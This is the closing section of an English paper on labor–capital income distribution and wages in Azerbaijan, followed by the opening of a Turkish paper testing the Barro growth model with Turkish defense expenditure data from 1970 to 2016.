Wavy development is due primarily to the laws of the development of scientific and technological progress. At the stage of the Rising Wave, profound changes are made in the technique used and the organization of production. It is accompanied by an increase in investment efficiency, and per capita income. At the stage of the Descending wave, there is a search, discovery of new achievements, design work is under way, investments are made, new directions of production development are determined. The end of one wave represents the beginning of the next. The duration of a large cycle is 60-66 years, and its constituent waves are 21-33 years old [В.Клинов, 2016, p.6,7,8].

Table 1. Average annual growth rates of GDP and GDP per capita, %

	1967-1973 years		1974-1995 years		1996-2007 years		1996-2014 years	
	GDP	GDP per capita	GDP	GDP per capita	GDP	GDP per capita	GDP	GDP per capita
All world	5,19	3,07	2,93	1,18	3,30	1,96	2,78	1,49
The developed countries	5,01	3,99	2,76	1,95	2,82	2,20	2,11	1,49
USA	3,97	2,86	2,90	1,84	3,21	2,16	2,44	1,47
United Kingdom	3,6	3,19	2,10	1,96	2,95	2,47	2,12	1,55
Canada	4,64	3,02	2,68	1,42	3,12	2,15	2,55	1,52
Australia	5,15	3,09	2,97	1,58	3,68	2,46	3,29	1,88
Japan	7,98	6,76	3,50	2,80	1,17	1,00	0,77	0,70

* Azerbaijan State University of Economics (UNEC) Associate Professor of the Department of Economics and Management
e-mail: aliaga68@mail.ru

Germany	-	-	2,28	2,12	1,61	1,55	1,29	1,34
France	5,4	4,56	2,33	1,83	2,29	1,68	1,56	1,00
Italy	5,38	4,75	2,54	2,37	1,51	1,28	0,45	0,05
The rest of the world	6,50	3,99	4,07	2,0	5,62	4,05	5,55	4,04
China	6,09	3,37	8,99	7,46	9,88	9,06	9,48	8,77
India	3,87	1,6	4,85	2,58	6,91	5,10	6,91	5,25
Brazil	10,28	7,51	3,60	1,48	2,92	1,48	2,93	1,66
Russia	-	-	-	-	4,58	4,92	3,46	3,55

Source: В. Клинов. Большой цикл мировой экономики в XXI веке. Мировая экономика и международные отношения. 2016, №12, с.9

Notes: GDP per capita. The average annual growth rates of GDP and GDP per capita of the United States were in percentages, respectively: 4.03 and 2.53 in 1951-1973; 2.40 and 1.44 in 1996-2015.

Analysis of the data of Tables 1 allows us to say that at present the developed countries, primarily the USA, are on the Rising Wave which is approaching its end, roughly to the 20 th years of the 21st century. The slightly lower rate of development of developed countries in 1996-2014 in comparison with the period 1974-1995 is due to a decrease in the competitiveness of developed countries with a socially oriented market economy in Northern Europe [В.Клинов, 2016, p.9]. Simultaneously, the accelerated introduction at this stage of the achievements of ICT (information and communication technologies) and other innovations leads to faster retirement of old jobs in comparison with the creation of new jobs, an increase in the uneven distribution of income. Thus, the current stage of development of developed countries is characterized by the intensive introduction of the latest achievements in science and technology, generating the need to increase the scale of their financing, respectively, outstripping the increase in labor supply (that is unemployment). The development of these processes inevitably increases the uneven distribution of income among the population, as well as labor and capital in favor of the latter. At the same time, the developed countries of the world have accumulated significant free capital and are trying to get rid of obsolete technologies.

Against the background of global processes (trends) in the distribution between labor and capital in the most developed and developing Asian countries, the CIS countries, especially Russia and Azerbaijan, have found themselves in a special situation. These countries emerged from the bosom of the former USSR with a backward technical and technological base and low living standards in comparison with Western countries.

During the years of independence, these republics received huge revenues from natural rent, i.e. export of natural resources, much of which was invested in the renewal of fixed assets. Studies of a number of Russian and domestic authors indicate that a large part of the investment was spent on development, mainly the oil and gas sector, and capital repairs of existing fixed assets. In fact, the technological base of the economy has remained without significant changes [Дасковский В.и Киселёв В.,2017].

Significant problems in technical and technological development, as an objective prerequisite for the production of gross domestic product (GDP), its low competitiveness and export orientation, distribution between labor and capital take place in Azerbaijan. According to the Report on Competitiveness 2013-2014. The World Economic Forum, the republic is at the initial stage of its industrial development [The Global Competitiveness Report 2013-2014, p.9,10]. Here the resource factors of economic growth dominate. The specific weight of innovative products in the republic's GDP in 2014 was 0.2% [Намазов А., Джабиев Р., Мухтаров М.,2015, p. 49]. The depreciation of the republic's fixed assets only in the non-oil sector of the economy is 55-85%, in the oil industry up to 60%, the service life of the equipment in many industrial enterprises exceeds 20-25 years, depending on the industry and type of equipment [Намазов А., Джабиев Р., Мухтаров М.,2015, p.52].

The enumeration of some of these factors already indicates that the republic needs to pursue a policy of accelerated industrialization in order to reach a relatively high level of competitiveness and ensure its

sustainable development. It will allow to ensure higher growth rates of production of competitive gross output, as the basis of the country's well-being. This is also noted in the state program "Main Directions of the Strategic Roadmap for the National Economy and the Main Sectors of the Economy" signed by the President of the country for the period 2016-2020 and a long-term review for the period until 2025. The specified program provides for accelerated development of the non-oil economy, including engineering and heavy industry.

As you know, investments, especially for developing economies, are the main driver of economic growth. Over the past 10 years, according to various government sources, about 200 billion US dollars have been invested in the Azerbaijani economy. Let's consider what impact they have had on the sectoral structure of the economy and on the distribution of income between capital and labor. In this regard, first of all, let us consider the structure of the investment itself.

Table 2.

The dynamics of investment, foreign trade and inflation in Azerbaijan, 2008-2016

	2005	2008	2010	2015	2015 as % of 2005
1. Investments, total, billion manat.	6,733	13,3	13,9	11,5	171
Including foreign	3,593	5,6	6,6	7,5	209
Internal	3,140	7,7	7,3	4,0	127
2. The volume of GDP, billion manat.	12,522	40,137	42,465	54,4	434
3. The volume of foreign trade, billion US dollars.	4,347	47,756	21,360	11,424	434
4. The share of expenditures in GDP for labor compensation, in billions of dollars	2,821	5,724	6,820	10,561	374
5. The share of labor costs in GDP, in %	22,5	14,26	16,1	19,4	86

Source: state.gov.az

In 2005-2015, the total volume of investments in the economy of the republic amounted to 154.564 billion manats (or 184.365 billion US dollars), including domestic 83,156 billion manats (101,116 billion US dollars), external - 71,408 billion manats (83.481 billion US dollars). The volume of accumulated investments in the period under review has grown to the level of 2005 by more than 10 times, while the volume of the republic's GDP and exports increased only 4.3 times. The share of labor costs in GDP in the period under review decreased by 14% and amounted to less than 20%. The volume of foreign trade in 2008-2015 declined, almost 2 times.

The practice of developed countries shows that to renew obsolete equipment it is necessary to ensure investment in fixed assets at the level of 25% of the country's GDP, and to ensure accelerated, innovative development of at least 30% per year [В.Дасковский, В.Киселёв, 2017, p.10]. Unfortunately in the republic in the last 5 years, the volume of investment is less than 25% of GDP. From table 2 it follows that the distribution of GDP between labor and capital for the years under review was within no more than 20:80.

Against this background, a significant interest is the study of the reasons for the relationship in the distribution between capital and labor that has developed in the republic, and the level of minimum and average payment due to them.

Consider the relationship between the productivity of labor and the average wage in our republic with a number of foreign countries.

Table 3.

Ratio of the level of labor productivity and wages of the AR with the similar indicators of a number of countries, 2015god.

Countries	On labor productivity (GDP per person employed)	Average salary
1.Германия - Azerbaijan	2,4	10,5
2. Italy - Azerbaijan	2,5	4,8
3.China - Azerbaijan	0,62	2,6

4.India - Azerbaijan	0,42	0,78
5.Russia - Azerbaijan	1,34	1,94
6. Kazakhstan – Azerbaijan	1,34	1,91
7. Belarus - Azerbaijan	1,12	1,44

Source: data.worldbank.org/indicators/si/GDP.PCAP.EM.KD; http://zarplatyinfo.ru/v_mire/srednyaya-zarplata-v-germanii-v-2015-2016-godu.html

The basic principles of economic theory justify the intercountry excess of the level of remuneration of labor by exceeding the level of labor productivity. Table 3 shows the ratio of the level of labor productivity and wages of our republic with a number of foreign countries. Our analysis of the level of labor productivity, calculated as the ratio of GDP per one employed (GDP per person employed), and average wages for the republic and foreign countries for 2015 allows us to draw the following conclusions:

a. for countries such as Germany and Italy that are part of the group of the most developed countries, labor productivity exceeds the domestic level by 2.4-2.5 times per employee, by 4.8-10.5 times the average wage, and the level of its minimum level is more than 20 times.

b. the analogous ratio of the level of labor productivity with countries such as China and India is, respectively, 0.62 and 0, 42, and the average wage, respectively, 2.6 and 0.78. That is, in this case, in these countries with a lower productivity of labor, the level of remuneration of labor exceeds the domestic one.

d. the analogous ratio for such countries as Russia, Kazakhstan and Belarus is, respectively, 1.34 and 1.12, and for average wages, respectively, 1.94; 1.91 and 1.44 times.

The high inflation rates prevailing in the country over the past two years, in comparison with the above-listed countries, inevitably lead to the fact that the above difference in pay is even greater. The difference in the level of wages between the countries and the republics considered above is two and more times greater than the difference in labor productivity.

Consider the ratio of GDP and the average wage per employed person in the listed countries for the year 2015.

Table 4.

The ratio of the level of labor productivity and average annual wages in a number of countries for 2015g, in US dollars.

Countries	GDP per person employed	Average salary	Average wage per unit of productivity
1.Germany	84.050	36.162	0,43
2.Italy	87.013	17.199	0,198
3.China	21.630	8.800	0,41
4.India	14.681	2700	0,184
5.Russia	46.903	6.696	0,143
6.Kazakhstan	46.769	6.588	0,141
7. Belarus	39.154	4980	0,127
8. Azerbaijan	34.886	3.636	0,104

Source: <http://data.worldbank.org/indicator/NY.GDP.MKTP.CDlocations>

In terms of the ratio of the average wage to the level of labor productivity, the republic is more than 4 times inferior to the most developed countries of the world, and 1.4-1.8 times developing, including leading its neighbors in the CIS. In all the countries examined, per unit of labor productivity there is a higher pay than in Azerbaijan.

An important indicator of the qualification level of workers and the differentiation of its payment across the country is the ratio of the minimum and average monthly wages.

Table 5
The ratio of the level of the average monthly and minimum wage in a number of countries for the year 2015, in US dollars.

Countries	Minimal salary	Average monthly salary	Ratio of average monthly and minimum salary
1.Germany	1.717	3.013	1,75
2.Italy	735	1.433	1,95
3.China	325	740	2,3
4.India	82	225	2,74
5.Russia	85	558	6,56
6.Kazakhstan	68	549	8,07
7. Belarus	122	415	3,4
8. Azerbaijan	58	274	4,73

Source:<http://data.worldbank.org/indicator/NY.GDP.MKTP.CDlocations>;<https://www.euromag.ru/catalogs/stat/41680.html>

The ratio of the average monthly and minimum wages in the highly developed countries of Western Europe does not exceed 2, in dynamically developing countries-China and India-less than 3, and in the CIS countries it ranges from 3.4 in Belarus to 8.07 in Kazakhstan. On the one hand, this indicates a traditionally low level of remuneration for the CIS countries. This trend was also noted in the work of the Russian academician DS Lvov at the beginning of this century. [Д.С.Львов, Л.Г.Поршневу, 2002]. On the other hand, there are considerable disproportions between pay and productivity of labor, which adversely affects the labor motivation of workers.**Conclusions.** The analysis allows us to conclude that the current stage of development is characterized by the completion of the rising wave of a large cycle of development of objective factors of production, which gives rise to various consequences in the distribution of the country's GDP, depending on the level of its development:

-in developed countries, the ratio between capital and labor until the end of the current decade, shows a trend toward capital;

-in developing countries, the share of capital dominates, which shows a downward trend.

Against this background, Russia shows the highest level of distribution of GDP in favor of labor among developing countries. This is expressed in the corresponding indicators of the minimum and average wages.

In Azerbaijan, capital dominates the distribution of GDP, which is explained not only by the given objective global processes. The conducted researches allow to conclude that the relatively low average and minimum wages are a consequence of both low level of technical and technological labor armament and the potential not realized by corresponding institutional structures, at least double their increase. The low level of remuneration in the country negatively affects both the labor motivation of human resources and the introduction of modern technologies. A further liberalization of the economy, aimed at stimulating foreign direct investment (FDI), could play a major role in ensuring the sustainability of development and raising wages.

References

- Ван Т. Х. 2016.Процесс открытия и привлечения прямых иностранных инвестиций во Вьетнаме // Вопросы экономики и управления. г. Казань . №4. С. 33-37;
- Дасковский В.и Киселёв В.,2017.Когда социально-экономическое развитие России приобретёт новую динамику? Экономист.,№1, стр.13
- The Global Competitiveness Report 2013-2014. World Economic Forum, Geneva,2013,
- Клинов В..2016.Большой цикл мировой экономики.Мировая экономика и международные отношения. №12, с. 5-16
- Намазов А., Джабиев Р., Мухтаров М..2015. Вопросы повышения активности промышленных предприятий ненефтяного сектора Азербайджана в инновационной сфере. Белорусский экономический журнал, №4, с. 49
- Львов Д.С., Поршневу Л.Г.,2002.Управление социально-экономическим развитием России.Крнцепции, цели, механизмы.Под руковод.акад..-М:Экономика,
- UNCTAD,2015; Обзор состояния экономики и основных направлений внешнеэкономической деятельности Индии в 2015/16 финансовом году г. Нью Дели 2016;

Savunma Harcamaları Temelinde Barro Modelinin Geçerliliği

Ömer Faruk BİÇEN*

Mustafa Necati ÇOBAN**

Öz

İçsel büyüme teorileri, iktisadi büyümeye neden olan faktörleri belirli bir model dahilinde inceleyerek, R. Solow tarafından iktisadi büyüme literatürüne yapılan ciddi katkısı bir adım öne taşıyabilmiştir. İçsel büyüme teorilerine göre, sermaye sadece fiziki sermaye unsurlarını değil, aynı zamanda beşeri sermayeyi de kapsamaktadır. Bu sebeple, sermaye faktörü sabit veya artan getiriye sahiptir. İçsel büyüme teorileri içerisinde yer alan Kamu Malları Modeli (Barro Modeli), kamu kesimi tarafından yapılan harcamaların veya yatırımların dışsallıklar yoluyla sermayenin verimliliğini artırarak büyümeye katkı sağlayacağını ifade etmiştir. Çalışmada, Türkiye ekonomisinde 1970-2016 dönemi için Barro Modelinin geçerliliği incelenmektedir. Fakat, Barro modelinin geçerliliği incelenirken Barro'nun analizinden farklı olarak kamu harcamaları yerine savunma harcamaları kullanılmıştır. Elde edilen sonuçlara göre; seriler arasında uzun dönemli eşbütünleşme ilişkisinin varlığı tespit edilmiş, fakat yapılan nedensellik testi sonucunda kişi başına düşen gayri safi yurtiçi hasıla ve kişi başına düşen savunma harcamaları verileri arasında karşılıklı olarak herhangi bir nedensellik ilişkisine ulaşılamamıştır. Buna göre, Barro Modeli Türkiye ekonomisi için 1970-2016 döneminde geçerli değildir.

Anahtar Kelimeler: Savunma Harcamaları, İçsel Büyüme Teorisi, Barro Modeli

JEL Kodu: O40, O47.

The Validity of the Barro Model on the Basis of Defense Expenditures

Abstract

The endogenous growth theories have taken the serious contribution made by R. Solow to the literature of economic growth a step forward by examining the factors that cause economic growth within a specific model. According to the endogenous growth theories, capital includes not only physical capital elements, but also human capital. For this reason, the capital factor has constant or increasing returns. The Public-Goods Model (Barro Model), which is included in the endogenous growth theories, stated that expenditures or investments made by the public sector will contribute to growth by increasing the efficiency of the capital by means of externalities. In the study, the validity of the Barro model is examined for the 1970-2016 period in Turkish economy. However, when the validity of the Barro model was examined, defense expenditures were used instead of public expenditures, unlike Barro's analysis. According to the results obtained; the existence of a long-term cointegration relationship between the series was determined, but as a result of the causality test, there was no mutual causality relation between the gross domestic product per capita and the defense expenditure per capita. Accordingly, Barro model is not valid for Turkish economy during the period 1970-2016.

Keywords: Defence Expenditures, Endogenous Growth Theory, Barro Model

JEL Codes: O40, O47.

GİRİŞ

Reel gayrisafı yurtiçi hasıla düzeyinin bir yıldan diğer yıla artması şeklinde tanımlanabilen ekonomik büyüme olgusunu açıklamaya yönelik çabalar, iktisat bilimi içerisinde önemi sürekli artan bir konumda bulunmaktadır. Bu alana ilişkin olarak en önemli katkı, 1956 yılında yayınlamış olduğu çalışmasıyla R. Solow'a aittir. Solow'un Cobb-Douglas türü üretim fonksiyonu üzerinden reel hasıla düzeyindeki artışı açıklaması büyüme teorilerine yeni bir ufuk kazandırmıştır. Ancak bu yaklaşımda, sürekli büyümenin temel kaynağı olarak teknolojik gelişmeler gösterilmiş ve teknolojik gelişmeler modelin dışsal bir unsuru olarak kabul edilmiştir. Model içerisinde yer alan kişi başına düşen sermaye düzeyindeki artışlar ise büyümeyi belirli bir seviyeye kadar arttırabilmektedir. Kısaca büyüme teorisinde yeni bir ufuk açan Solow Modeli, daha sonraki yıllarda büyümenin temellerini açıklayamayan bir model olarak yerini içsel büyüme modellerine bırakmıştır.

İçsel büyüme modelleri, sürekli büyümenin kaynaklarını model içerisine dahil ederek büyüme teorilerine yeni bir boyut kazandırmıştır. Dolayısıyla Solow modelinin eksik kalan yönleri belirli katkılarla birlikte daha net hale gelmiştir. İçsel büyüme modellerinin en önemli katkısı sermaye kavramını yeniden tanımlamasıdır. Solow modelinde sermaye fiziki bir unsur olarak azalan getiriye sahip iken, içsel büyüme modelleri sermayeyi hem fiziki hem de beşeri bir unsur olarak kabul etmiştir. Sermayenin en azından sabit bir getiriye sahip olması, sürekli büyümeyi de kendiliğinden sağlamaktadır. Esasında içsel büyümenin temelindeki fikir, sermaye sahiplerine sabit bir getiri oranı sağlayacak koşulların ortaya konulabilmesidir (Yeldan, 2011: 207).

Sermayenin azalan getirisini ortadan kaldıran çeşitli faktörler bulunmaktadır. İçsel büyüme modelleri sermayenin sabit getirili olduğu varsayan AK modelinden başlayarak, dışsallıkların ve bilgi

* Dr. Öğr. Üyesi, Balıkesir Üniversitesi İ.İ.B.F., ofbicen@balikesir.edu.tr.

** Arş. Gör., Gaziosmanpaşa Üniversitesi İ.İ.B.F., necati.coban@gop.edu.tr.

düzeyindeki ilerlemeler ile teknolojik gelişmelerin sermayenin verimliliğini arttırarak sürekli büyümeyi garanti edeceğini ifade etmektedir.

Diğer yaklaşımlar bir tarafa bırakıldığında, ekonomide ortaya çıkan dışsallıkların sürekli büyümenin kaynağı olma anlamında önemli bir rolü bulunmaktadır. Ekonomideki dışsallıklar bazen fiziki yatırımlar sonucunda ortaya çıkabileceği gibi (K. Arrow (1962), P. Romer (1986)), beşeri sermaye düzeyindeki artışlar sonucunda da ortaya çıkabilir (R. Lucas (1988)) veya R. Barro (1988: 3)'nun çalışmasında da ifade edildiği gibi; üretken kamu harcamaları özel kesim sermaye yatırımlarının verimliliğini dışsallıklar yoluyla arttırabilmektedir. Kısaca, kamusal nitelikteki harcamalar özel sektörün üretim sürecinde bir girdi niteliğindedir. Bu ilişki Barro (1988)'nin çalışmasında aşağıdaki şekilde özetlenmiştir.

$$y = f(k, g) = Ak^{1-\alpha} \cdot g^{\alpha} \quad (1)$$

Denklem 1'de yer alan modelde ölçeğe göre sabit getiri koşulları geçerli olup ($0 < \alpha < 1$), her bir faktör ayrı ayrı azalan getirilere sahiptir. Modelde yer alan k ; kişi başına düşen sermaye miktarı iken g ise; kişi başına düşen kamusal mal ve hizmet alımı miktarıdır. A , modelde sermaye ve kamu harcamaları dışında büyümeyi etkileyen unsurları ifade eden sabit bir katsayıdır. Modelde olumlu yönde dışsallık sağlayan, yani sermayenin en azından sabit getirisini temin eden faktör kamu kesiminin harcamalarıdır.

Kamusal nitelikteki harcamaların üretken alanlara yönelmesi durumunda, üretimi arttırarak sürekli büyüme üzerinde olumlu etkiye sahip olması beklenen bir durumdur (Çetinkaya vd., 2017: 212). Üretken nitelikte olmayan kamu harcamalarının özel sektörün verimliliği üzerinde doğrudan bir etkisi yoktur. Böylece girişimciler, yapmış oldukları yatırımlarda beklentilerinin altında bir gelir elde ettiklerinde yatırım yapmak için daha az teşvik edilmiş olmakta ve ekonomi daha düşük bir hızda büyümektedir (Barro, 1988: 24).

Bu noktada kamu harcamalarının içeriği de önemli hale gelmektedir. Hastane, okul, konut gibi alanlara yapılan harcamalar kamu yatırım harcaması; savunma, adalet, polis, itfaiye ve askeriye gibi alanlara yapılan harcamalar kamu tüketim harcaması; son olarak, yaşlı bakımı, emeklilik ödenekleri ve işsizler için yapılan harcamalar ise kamu sosyal harcaması olarak kabul edilmektedir (Connolly ve Li, 2016: 386). Barro (1991) ise çalışmasında özellikle iki temel alana dikkat çekmiştir. Barro (1991: 430)'ya göre; eğitim ve savunma gibi alanlara yapılan kamu harcamaları kamu tüketim harcamalarından ziyade kamu yatırım harcamasıdır ve özel sektör tarafından yapılan yatırımların verimliliğini olumlu yönde etkileyecektir.

Son dönemlerde, dünyada artan siyasi gerilimler ülkeleri daha fazla savunma harcamaları yapma konusunda ciddi ölçüde yönlendirmekte ve savunma harcamalarının ekonomik büyüme üzerindeki etkileri de analiz edilmesi gereken önemli bir konu haline gelmektedir. Savunma harcamaları temel olarak; savunma hizmetini gerçekleştiren resmi kişi ve kurumlar başta olmak üzere, sivil savunma, silah üreten kuruluşlar, zorunlu gıda malzemeleri ile hammaddelerin stoklanması ve yabancı askeri organizasyonlara yönelik yapılan harcamalardır (Durgun ve Timur, 2017: 127).

İktisat literatüründe savunma harcamalarının ekonomik büyüme ve ekonominin performansına yönelik etkileri ile ilgili olarak farklı yaklaşımlar mevcuttur. Keynesyen yaklaşımlar savunma harcamalarındaki artışın toplam talebi arttırmak suretiyle büyümeyi olumlu yönde etkileyeceğini savunurken, Neoklasik yaklaşım, vergi ve borçlanma yoluyla finanse edilen savunma harcamalarının dışlama etkisi yoluyla özel kesim yatırımlarını ve buradan da büyümeyi olumsuz yönde etkileyeceğini savunmaktadır (Dunne ve Tian, 2016: 51).

Savunma harcamalarının ekonomik büyümeyi olumlu yönde etkileyip etkilemeyeceği tartışma konusu iken, bir başka tartışma konusu da savunma harcamalarının savunma sanayi gelişimine yönelik etkileridir. Çetinkaya vd. (2017: 213)'ye göre; savunma harcamalarında görülen artışlar yurtiçinde üretim artışı ve uzun dönemde ekonomik büyüme üzerinde etkisiz ise, bu harcamaların savunma sanayini geliştirme potansiyeli düşüktür. Tersî durumda ise, yurtiçi savunma sanayinin gelişimi açısından bir politika aracı olarak kullanılabilir. Dolayısıyla, savunma harcamaları ve ekonomik büyüme arasındaki ilişkiden hareketle savunma sanayi gelişiminin ekonomik faktörlere mi, yoksa diğer faktörlere mi bağlı olduğu hakkında da yorum yapılabilir.

Çalışmanın temel amacı, Türkiye ekonomisinde 1970-2016 döneminde Barro modelinin geçerliliğini kamu harcamalarının alt harcama türlerinden biri olan savunma harcamaları temelinde analiz etmektir. Ayrıca bu analiz sonucunda, Türkiye'de son dönemde büyük bir hızla gelişen savunma sanayinin ekonomik faktörlere mi yoksa diğer faktörlere mi bağlı olduğu hakkında da belirli

çıkarımlarda bulunulabilecektir. Çalışma giriş bölümü de dahil olmak üzere üç bölümden oluşmaktadır. Giriş bölümünü izleyen ikinci bölüm, kamu harcamaları, savunma harcamaları ve ekonomik büyüme arasındaki ilişkileri inceleyen çalışmalardan bazılarının sonuçlarına ayrılmıştır. Üçüncü ve son bölümde ise, veri seti, model ve ampirik yöntem tanıtılmakta ve elde edilen analiz sonuçlarına göre, Barro modelinin Türkiye ekonomisi için geçerli olup olmadığı analiz edilmektedir.

2. Literatür Özeti

Savunma harcamaları ve ekonomik büyüme arasındaki ilişki ekonomistler kadar politik karar alıcıların da ilgisini çekmektedir (Augier, 2017: 66). Çünkü bu alana yönelik olarak yapılan yatırımların ekonomiler üzerinde ciddi etkiler doğurması beklenmektedir. Bu kısımda, kamu harcamaları, savunma harcamaları ve ekonomik büyüme arasındaki ilişkileri inceleyen bazı çalışmaların ampirik sonuçlarına değinilecektir.

İlk olarak Barro (1991), 1960-1985 döneminde 98 ülke için yapmış olduğu analizde kamu tüketim harcamalarının milli gelirdeki payı ile büyüme arasında ters yönlü bir ilişkinin mevcut olduğunu göstermiştir. Kamu yatırım harcamalarının milli gelirdeki payı ile ekonomik büyüme arasında ise anlamlı bir ilişki yoktur. Bu durumun temel sebebi, kamu tüketim harcamalarının özel sektör yatırımlarının verimliliği üzerinde doğrudan bir etkisi olmamasıdır. Hatta, daha yüksek kamu harcamasının daha yüksek vergilerle finanse edileceği düşünüldüğünde daha düşük tasarruflara yol açması sebebiyle yatırımları da olumsuz etkileyecektir.

Kweka ve Morrissay (2000) çalışmalarında, Tanzanya ekonomisi için 1965-1996 yılları arasında farklı kamu harcama türleri ile ekonomik büyüme arasındaki ilişkiyi analiz etmişlerdir. Kamu harcamaları; kamu yatırım harcamaları, kamu tüketim harcamaları ve kamu beşeri sermaye yatırımları olarak üç gruba ayrılmıştır. Savunma harcamalarının da içerisinde yer aldığı kamu tüketim harcamaları ile özel kesim yatırım harcamaları artışı ve ekonomik büyüme arasında yakın bir ilişki bulunmuştur.

Chen vd. (2014) çalışmalarında 137 ülke için 1988-2005 döneminde savunma harcaması ve kişi başına düşen reel GSYH değişkenleri arasındaki nedensellik ilişkisini incelemişlerdir. Çalışmanın sonuçları, kısa dönemde düşük orta gelirli ve yüksek gelirli ülkelerde nedenselliğin yönünün savunma harcamalarından kişi başına düşen reel GSYH'ye doğru olduğunu, düşük gelirli ülkelerde ise kişi başına düşen reel GSYH'den savunma harcamalarına doğru olduğunu göstermektedir. Asya, Avrupa, Latin Amerika ve Karayipler ile Ortadoğu ve Kuzey Afrika ülkeleri için her iki yönde de nedensellik bulunduğu sonucuna ulaşılmış, yüksek orta gelirli ülkelerde, Avrupa ve Orta Asya ülkelerinde ve son olarak Sahra-altı Afrika ülkelerinde ise her iki yönde de nedensellik ilişkisine rastlanılamamıştır.

Dunne ve Tian (2016) çalışmalarında, 97 ülke için 1960-2014 yılları arasında askeri harcamalar ile ekonomik büyüme arasındaki ilişkiyi incelemişlerdir. Ulaşılan sonuçlar; askeri harcamaların hem kısa dönemde hem de uzun dönemde ekonomik büyümeyi negatif yönde etkilediğini göstermektedir.

Connolly ve Li (2016) yapmış oldukları çalışmalarında, 34 OECD ülkesi için farklı kamu harcama türleriyle ekonomik büyüme arasındaki ilişkiyi 1995-2011 dönemi için analiz etmişlerdir. Genelleştirilmiş Momentler yönteminin kullanıldığı çalışmanın sonuçları, savunma harcamalarının da içerisinde yer aldığı kamu tüketim harcamalarının milli gelirdeki payı ile büyüme arasında anlamlı bir ilişkiye ulaşılammıştır.

Augier vd. (2017) çalışmalarında, Çin'de 1952-2012 döneminde savunma harcamalarının ekonomik büyüme üzerindeki etkilerini incelemişlerdir. Değişkenler arasındaki ilişkinin analizinde Feder-Ram modeli ve Genişletilmiş Solow modelinden yararlanılmıştır. Elde edilen sonuçlar, savunma harcamalarının büyümeyi zayıf da olsa pozitif yönde etkilediğini göstermektedir.

Çetinkaya vd. (2017) yapmış oldukları çalışmada 1960-2014 yılları arasında Türkiye'de kamu harcamaları ile ekonomik büyüme arasındaki ilişkiyi incelemişlerdir. Kamu harcamaları, kamu kesimi mal ve hizmet alımları için yapılan harcamalar ile askeri harcamaları kapsamaktadır. Analiz sonuçlarına göre; kısa dönemde askeri harcamalar ile ekonomik büyüme arasında anlamlı bir ilişkiye ulaşılamazken, uzun dönemde iki değişken arasında pozitif ve anlamlı bir ilişki bulunmaktadır.

Son olarak, Durgun ve Timur (2017) ise yapmış oldukları çalışmada, Türkiye ekonomisinde savunma harcamaları ile reel GSYH arasındaki ilişkiyi 1970-2015 yılları için analiz etmişlerdir. Elde edilen bulgulara göre; Türkiye'de savunma harcamaları ile reel GSYH arasında uzun dönemli bir ilişkiye ve herhangi bir nedensellik ilişkisine rastlanılamamıştır.

Görüldüğü gibi elde edilen ampirik bulgular, çalışmanın yapıldığı döneme, ülkeye ve ülke grubuna göre farklılık arz etmektedir.

3. Veri Seti, Model Ve Ampirik Analiz

Türkiye’de savunma harcamaları temelinde Barro Modelinin geçerliliğinin araştırıldığı bu çalışmada, 1970-2016 dönemini kapsayan serilere ait yıllık veriler kullanılmıştır. Çalışmaya ilişkin model ve değişkenlerin belirlenmesi sürecinde Barro (1988), Chen vd. (2014), Connolly ve Li (2016), Dunne ve Tian (2016), Çetinkaya vd. (2017) ve Durgun ve Timur (2017) tarafından yapılan teorik ve ampirik çalışmalar üzerinde durulmuştur.

Tablo 1: Çalışmada Kullanılan Değişkenler

Değişkenler	Açıklama	Kaynak
LN _Y	Kişi Başına Düşen Gayri Safi Yurtiçi Hasıla	The World Bank, World Development Indicators, GDP per Capita (Current US\$), https://data.worldbank.org/ , Erişim: 19.01.2018
LN _{DEF}	Kişi Başına Düşen Savunma Harcaması*	SIPRI, Military Expenditure Database, Military Expenditure (million US\$), https://www.sipri.org/databases/milex , Erişim: 19.01.2018
LN _{INV}	Kişi Başına Düşen Özel Kesim Sabit Sermaye Yatırımı*	The World Bank, World Development Indicators, Gross Fixed Capital Formation (Current US\$), https://data.worldbank.org/ , Erişim: 19.01.2018

*Savunma harcaması ve özel kesim sabit sermaye yatırıma ilişkin veriler yıllık ortalama nüfusa bölünerek kişi başına düşen savunma harcaması ve kişi başına düşen özel kesim sabit sermaye yatırımı olarak ifade edilmiştir.

Veri seti Dünya Bankası ve SIPRI¹ askeri harcamalar veri tabanları aracılığıyla oluşturulmuştur. Çalışmada kullanılan değişkenler ile bu değişkenlerin açıklamaları ve kaynaklarına yönelik bilgiler Tablo 1’de yer almaktadır. Tablo 1’deki tüm verilerin logaritması alınarak seriler arasındaki ilişkiler doğrusal bir forma dönüştürülmüştür. Tablo 1’de yer alan değişkenler arasındaki ilişki aşağıdaki denklem 2 yardımıyla incelenmektedir.

$$LN Y_t = \alpha_1 + \alpha_2 LN DEF_t + \alpha_3 LN INV_t + \mu_t \quad (2)$$

Denklem 2’de yer alan kişi başına düşen gayri safi yurtiçi hasılanın logaritmalı değeri (LN_Y) modelin bağımlı değişkenini oluşturmaktadır. Kişi başına düşen savunma harcamasının logaritmalı değeri (LN_{DEF}) ile kişi başına düşen özel kesim sabit sermaye yatırımının logaritmalı değeri (LN_{INV}) ise modelin bağımsız değişkenleridir. Ekonometrik analizlerde EViews 7 ve Stata 14 paket programları kullanılmıştır.

Ampirik analizin kapsamını denklem 2’de yer alan seriler arasındaki uzun dönemli ilişkinin (koentegrasyon) ve nedenselliğin belirlenmesi oluşturmaktadır. Koentegrasyon ve nedensellik ilişkisi analiz edilmeden önce, serilerin durağan olup olmadıklarının incelenmesi gerekmektedir. Serilerin durağanlığı birim kök testleri yardımıyla incelenmektedir.

3.1. Birim Kök Testleri

Ekonometrik analizlerde seriler arasındaki uzun dönemli ilişkilerin incelenmesinde serilerin durağanlığı “düzmece regresyon” sorunuyla karşılaşılmasında için önemli bir koşuldur. Serilerin durağan olmaması durumunda düzmece regresyon sorunu ortaya çıkabilmektedir. Bu durumda belirlilik katsayısı yüksek olup, t-istatistikleri de anlamlıdır. Fakat elde edilen tahminlere ilişkin yorumlar iktisadi açıdan anlamsız olmaktadır (Granger ve Newbold, 1974: 117).

